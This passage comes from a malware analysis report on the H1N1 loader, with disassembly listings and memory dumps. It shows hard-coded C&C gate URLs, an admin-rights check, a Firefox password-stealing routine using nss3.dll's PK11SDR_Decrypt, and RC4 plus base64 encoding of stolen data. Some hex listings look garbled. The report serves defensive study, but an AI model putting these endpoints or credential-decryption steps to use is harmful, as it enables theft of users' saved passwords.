10004F4C	AB	STOS DWORD PTR ES:[EDI]	
10004F4D	05 F803CCF9	ADD EAX,F5C030F5	
10004F53	AB	STOS DWORD PTR ES:[EDI]	
10004F54	35 09041458	XOR EAX,5B140409	
10004F5B	AB	STOS DWORD PTR ES:[EDI]	
10004F59	2D 3F8ED208	SUB EAX,002E30F5	
10004F5E	AB	STOS DWORD PTR ES:[EDI]	
10004F5F	35 574E1C48	XOR EAX,841C4E57	
10004F64	AB	STOS DWORD PTR ES:[EDI]	
10004F65	05 C70EF406	ADD EAX,00F40E07	
10004F6A	AB	STOS DWORD PTR ES:[EDI]	
10004F6B	AB 52141D02	XOR EAX,21D14E52	
10004F70	AB	STOS DWORD PTR ES:[EDI]	
10004F71	2D 07F11307	SUB EAX,713E1007	
10004F76	AB	STOS DWORD PTR ES:[EDI]	
10004F77	35 1C1D4F19	XOR EAX,194F1D10	
10004F7C	AB	STOS DWORD PTR ES:[EDI]	
10004F7D	05 0CCC09BE	ADD EAX,BE09C0C0	
10004F83	AB	STOS DWORD PTR ES:[EDI]	
10004F84	35 5A521757	XOR EAX,57175250	
10004F8B	AB	STOS DWORD PTR ES:[EDI]	
10004F89	2D CEF3C938	SUB EAX,38C930C5	
10004F8E	AB	STOS DWORD PTR ES:[EDI]	
10004F9F	35 111C1552	XOR EAX,52151C11	
10004F94	AB	STOS DWORD PTR ES:[EDI]	
10004F95	05 FFFD03F9	ADD EAX,F30300FF	
10004F9A	AB	STOS DWORD PTR ES:[EDI]	
10004F9B	35 1B040103	XOR EAX,301041B	
10004FA0	AB	STOS DWORD PTR ES:[EDI]	
10004FA1	2D F93030F7	SUB EAX,F70300F5	
10004FA6	AB	STOS DWORD PTR ES:[EDI]	
10004FA7	35 4316425A	XOR EAX,5A421645	
10004FA8	AB	STOS DWORD PTR ES:[EDI]	

Figure 14

00250000	6A 6F 68 6E 6E 65 62 69	Johnnebl
00250008	66 69 2E 63 6F 6D 3A 38	tl.com:8
00250010	30 2F 68 2F 67 61 74 68	0/h/gate
00250018	2E 70 68 70 7C 64 75 72	.phpidur
00250020	75 73 61 68 69 6E 2E 72	usakin.r
00250028	75 3A 38 30 2F 68 2F 67	u:80/h/g
00250030	61 74 65 2E 70 68 70 7C	ate.phpl
00250038	6F 66 74 6F 74 62 75 6C	oftotbul
00250040	79 2E 72 75 3A 38 30 2F	y.ru:80/
00250048	68 2F 67 61 74 65 2E 70	h/gate.p
00250050	68 70 7C 00 00 00 00 00	hpl.....
00250058	00 00 00 00 00 00 00 00
00250060	00 00 00 00 00 00 00 00
00250068	00 00 00 00 00 00 00 00
00250070	00 00 00 00 00 00 00 00
00250078	00 00 00 00 00 00 00 00
00250080	00 00 00 00 00 00 00 00
00250088	00 00 00 00 00 00 00 00
00250090	00 00 00 00 00 00 00 00
00250098	00 00 00 00 00 00 00 00
002500A0	00 00 00 00 00 00 00 00
002500A8	00 00 00 00 00 00 00 00
002500B0	00 00 00 00 00 00 00 00
002500B8	00 00 00 00 00 00 00 00
002500C0	00 00 00 00 00 00 00 00
002500C8	00 00 00 00 00 00 00 00
002500D0	00 00 00 00 00 00 00 00
002500D8	00 00 00 00 00 00 00 00
002500E0	00 00 00 00 00 00 00 00
002500E8	00 00 00 00 00 00 00 00
002500F0	00 00 00 00 00 00 00 00
002500F8	00 00 00 00 00 00 00 00
00250100	00 00 00 00 00 00 00 00
00250108	00 00 00 00 00 00 00 00
00250110	00 00 00 00 00 00 00 00
00250118	00 00 00 00 00 00 00 00
00250120	00 00 00 00 00 00 00 00
00250128	00 00 00 00 00 00 00 00
00250130	00 00 00 00 00 00 00 00
00250138	00 00 00 00 00 00 00 00
00250140	00 00 00 00 00 00 00 00
00250148	00 00 00 00 00 00 00 00
00250150	00 00 00 00 00 00 00 00
00250158	00 00 00 00 00 00 00 00

Figure 15

Having send requests to the C&C servers, the malware will check if the process has admin rights. To achieve that goal, it will use the CheckTokenMembership WINAPI [5] (Figure 16).

100012C4	* 8B	PUSH EBP	
100012C5	* 8BEC	MOV EBP,ESP	
100012C7	* 83C4 F8	ADD ESP,-8	
100012C8	* C745 F8 000000	MOV DWORD PTR SS:[EBP-8],0	
100012D1	* 8D45 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
100012D4	* 59	PUSH EAX	
100012D5	* 6A 00	PUSH 0	
100012D7	* 6A 00	PUSH 0	
100012D9	* 6A 00	PUSH 0	
100012DB	* 6A 00	PUSH 0	
100012DD	* 6A 00	PUSH 0	
100012DF	* 6A 00	PUSH 0	
100012E1	* 68 20020000	PUSH 220	
100012E4	* 6A 20	PUSH 20	
100012E9	* 6A 02	PUSH 2	
100012EB	* 68 70640010	PUSH apokorin.10006470	
100012EF	* FF35 04620010	PUSH DWORD PTR DS:[10006204]	advapi32,AllocateAndInitializeSid
100012F5	* 59	POP EAX	
100012F6	* FFD0	CALL EAX	
100012F8	* 8345 F8	MOV DWORD PTR SS:[EBP-8],EAX	
100012FB	* 0BC0	OR EAX,EAX	
100012FD	* 74 29	JE SHORT apokorin.10001308	
100012FF	* 8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
10001302	* 59	PUSH EAX	
10001305	* FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
10001306	* 6A 00	PUSH 0	
10001308	* FF35 08620010	PUSH DWORD PTR DS:[10006208]	advapi32,CheckTokenMembership
1000130E	* 59	POP EAX	
1000130F	* FFD0	CALL EAX	
10001311	* 0BC0	OR EAX,EAX	
10001313	* 75 07	JNC SHORT apokorin.1000131C	
10001315	* C745 F8 000000	MOV DWORD PTR SS:[EBP-8],0	
1000131C	* FF75 FC	PUSH DWORD PTR SS:[EBP-4]	
1000131F	* FF35 2C620010	PUSH DWORD PTR DS:[1000622C]	advapi32,FreeSid
10001325	* 59	POP EAX	
10001326	* FFD0	CALL EAX	
10001328	* 8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
1000132B	* C9	LEAVE	
1000132F	* C3	RETN	

Figure 16

Firefox Credentials Stealer

H1N1 loader comes with browser stealer functions. Firstly, it will try to steal credentials from the Firefox browser (after checking if Firefox is installed). The stealing process starts by loading the Firefox module nss3.dll (This particularly library needs msucr120.dll and mozglue.dll in order to be loaded) (Figure 17). Next, it will search the logins.json file in all Firefox profiles (%APPDATA%\Mozilla\Firefox\Profiles*.*)\). The logins.json file is responsible for keeping all the saved passwords (encrypted) (Figure 18). H1N1 overcomes the encryption problem by using the PK11SDR_Decrypt function (exported from nss3.dll with

the method described above) (Figure 19). The problem is that Firefox encrypts the saved credentials with the *PK11SDR_Encrypt* function which uses a blank password.

Having already located the logins.json file, the next step is to read the file and get the values of the 'hostname', 'Encryptedusername', 'Encryptedpassword'. In figure 20, it is shown that the malware has finished the decryption successfully.

```

EAX 752C499F kernel32.LoadLibraryA
ECX 7560ADF4 KERNELBA.7560ADF4
EDX 00290001 ASCII "\Program Files (x86)\Mozilla Firefox\msvcr120.dll"
EBX 00000000
ESP 0018FD44
EBP 0018FD5C
ESI 10006308 apoworin.10006308
EDI 00290036

```

Figure 17




Figure 18



Figure 19




Figure 20

C&C Communication

H1N1 loader communicates with its C&C server by using common WINAPI calls like 'InternetOpenA'. The request which is going to be sent to the server contains information for the OS version, GUID, OS architecture (x86 or x64), the permissions of the process, browsers credentials, and emails credentials. The OS version is obtained using the *GetVersionEx()* WINAPI call. The OS architecture will be obtained by using the *IsWow64Process()* and the *GetSystemInfo()* WINAPI calls. The permissions of the process will be retrieved with the method that described before. The GUID will be calculated by calling the *GetVolumeInformation()* WINAPI call in order to get the serial number of the hard drive, then the result of it is going to be XORed with the hard coded value 0x0BADCODE (Figure 21).




Figure 21

Lastly, the information will be encrypted using RC4 and then encode it with base64. The key for the RC4 encryption is hard-coded and obfuscated (Figure 22 and 23). As for the base64 encoding, the malware uses the URL-safe Base64 encoding which means that the '+' characters will be replaced with '-' and the '/' with '_' [6]. The final result will be like the string in figure 24.




Figure 22

10004F76	. AB	STOS DWORD PTR ES:[EDI]
10004F77	. 35 1C1D4F19	XOR EAX,194F1D1C
10004F7C	. AB	STOS DWORD PTR ES:[EDI]
10004F7D	. 05 0CCC09BE	ADD EAX,BE09CC0C
10004F82	. AB	STOS DWORD PTR ES:[EDI]
10004F83	. 35 5A521757	XOR EAX,5717525A
10004F88	. AB	STOS DWORD PTR ES:[EDI]
10004F89	. 2D CEF3C938	SUB EAX,38C9F3CE
10004F8E	. AB	STOS DWORD PTR ES:[EDI]
10004F8F	. 35 111C1552	XOR EAX,52151C11
10004F94	. AB	STOS DWORD PTR ES:[EDI]
10004F95	. 05 FFFD03F3	ADD EAX,F303F0FF
10004F9A	. AB	STOS DWORD PTR ES:[EDI]
10004F9B	. 35 1B040103	XOR EAX,301041B
10004FA0	. AB	STOS DWORD PTR ES:[EDI]
10004FA1	. 2D FB3303F7	SUB EAX,F70333FB
10004FA6	. AB	STOS DWORD PTR ES:[EDI]
10004FA7	. 35 4316425A	XOR EAX,5A421643
10004FAC	. AB	STOS DWORD PTR ES:[EDI]
10004FAD	. 05 2EF73632	ADD EAX,3236F72E
10004FB2	. AB	STOS DWORD PTR ES:[EDI]
10004FB3	. 35 1C4A4911	XOR EAX,11494A1C
10004FB8	. AB	STOS DWORD PTR ES:[EDI]
10004FB9	. 2D 0CF5B16F	SUB EAX,6FB1F50C
10004FBE	. AB	STOS DWORD PTR ES:[EDI]
10004FBF	. 8D3D 4C640010	LEA EDI,DWORD PTR DS:[1000644C]
10004FC5	. 33C0	XOR EAX,EAX
10004FC7	. 2D B89595CB	SUB EAX,CB9595B8
10004FCC	. AB	STOS DWORD PTR ES:[EDI]
10004FCD	. 35 70521C47	XOR EAX,471C5270
10004FD2	. AB	STOS DWORD PTR ES:[EDI]
10004FD3	. 05 00FFBCF4	ADD EAX,F4BCFF00
10004FD8	. AB	STOS DWORD PTR ES:[EDI]
10004FD9	. 35 7F70561E	XOR EAX,1E56707F
10004FDE	. AB	STOS DWORD PTR ES:[EDI]
10004FDF	. 2D D1E3F023	SUB EAX,23F0E3D1
10004FE4	. AB	STOS DWORD PTR ES:[EDI]
10004FE5	. 35 21370231	XOR EAX,31023721
10004FEA	. AB	STOS DWORD PTR ES:[EDI]
10004FEB	. 05 A923E0D0	ADD EAX,D0E023A9
10004FF0	. AB	STOS DWORD PTR ES:[EDI]
10004FF1	. 8D45 9C	LEA EAX,DWORD PTR SS:[EBP-64]
10004FF4	. 50	PUSH EAX
10004FF5	. FF35 48640010	PUSH DWORD PTR DS:[10006448]
10004FFB	. E8 9EFEFFFF	CALL apoxor.in.10004E9E
10005000	. 8945 FC	MOV DWORD PTR SS:[EBP-4],EAX
10005003	. 0BC0	OR EAX,EAX
10005005	. v0F84 00020000	JE apoxor.in.1000520B
1000500B	. E8 9DC3FFFF	CALL apoxor.in.100013AD
10005010	. 8945 F4	MOV DWORD PTR SS:[EBP-C],EAX
10005013	. 0BC0	OR EAX,EAX
10005015	. v0F84 E8010000	JE apoxor.in.10005203
1000501B	. C745 E0 200000	MOV DWORD PTR SS:[EBP-10],20

Address	Hex dump	ASCII
1000644C	48 6A 6A 34 38 38 75 73	Hj3488vs
10006454	38 37 33 68 47 47 65 76	873h68ev
1000645C	76 63 74 52 57 54 75 63	vctRMVvc

Figure 23

"HabRiev3Tve2glxZS7WmuuyTRruuM7MeutG0iR023JaujGehE5g09Wa0KYRStQM6KbLncZ5Bq4="

Figure 24

References

- [1]. <http://interestingmalware.blogspot.co.uk/2010/07/find-base-address-of-kernel32dll.html>
- [2]. <http://blog.harmonysecurity.com/2009/06/retrieving-kernel32s-base-address.html>
- [3]. <https://github.com/hzero0/Carberp/blob/master/source%20-%20absource/pro/all%20source/Locker/src/getapi.cpp>
- [4]. <http://www.rohitab.com/discuss/topic/38717-quick-tutorial-finding-kernel32-base-and-walking-its-export-table/>
- [5]. <https://forum.tuts4you.com/blogs/entry/147-isuseranadministrator/>
- [6]. <http://www.komeil.com/toolbox/base64encoder>
- [7]. <http://blog.w4kfu.com/tag/duqu>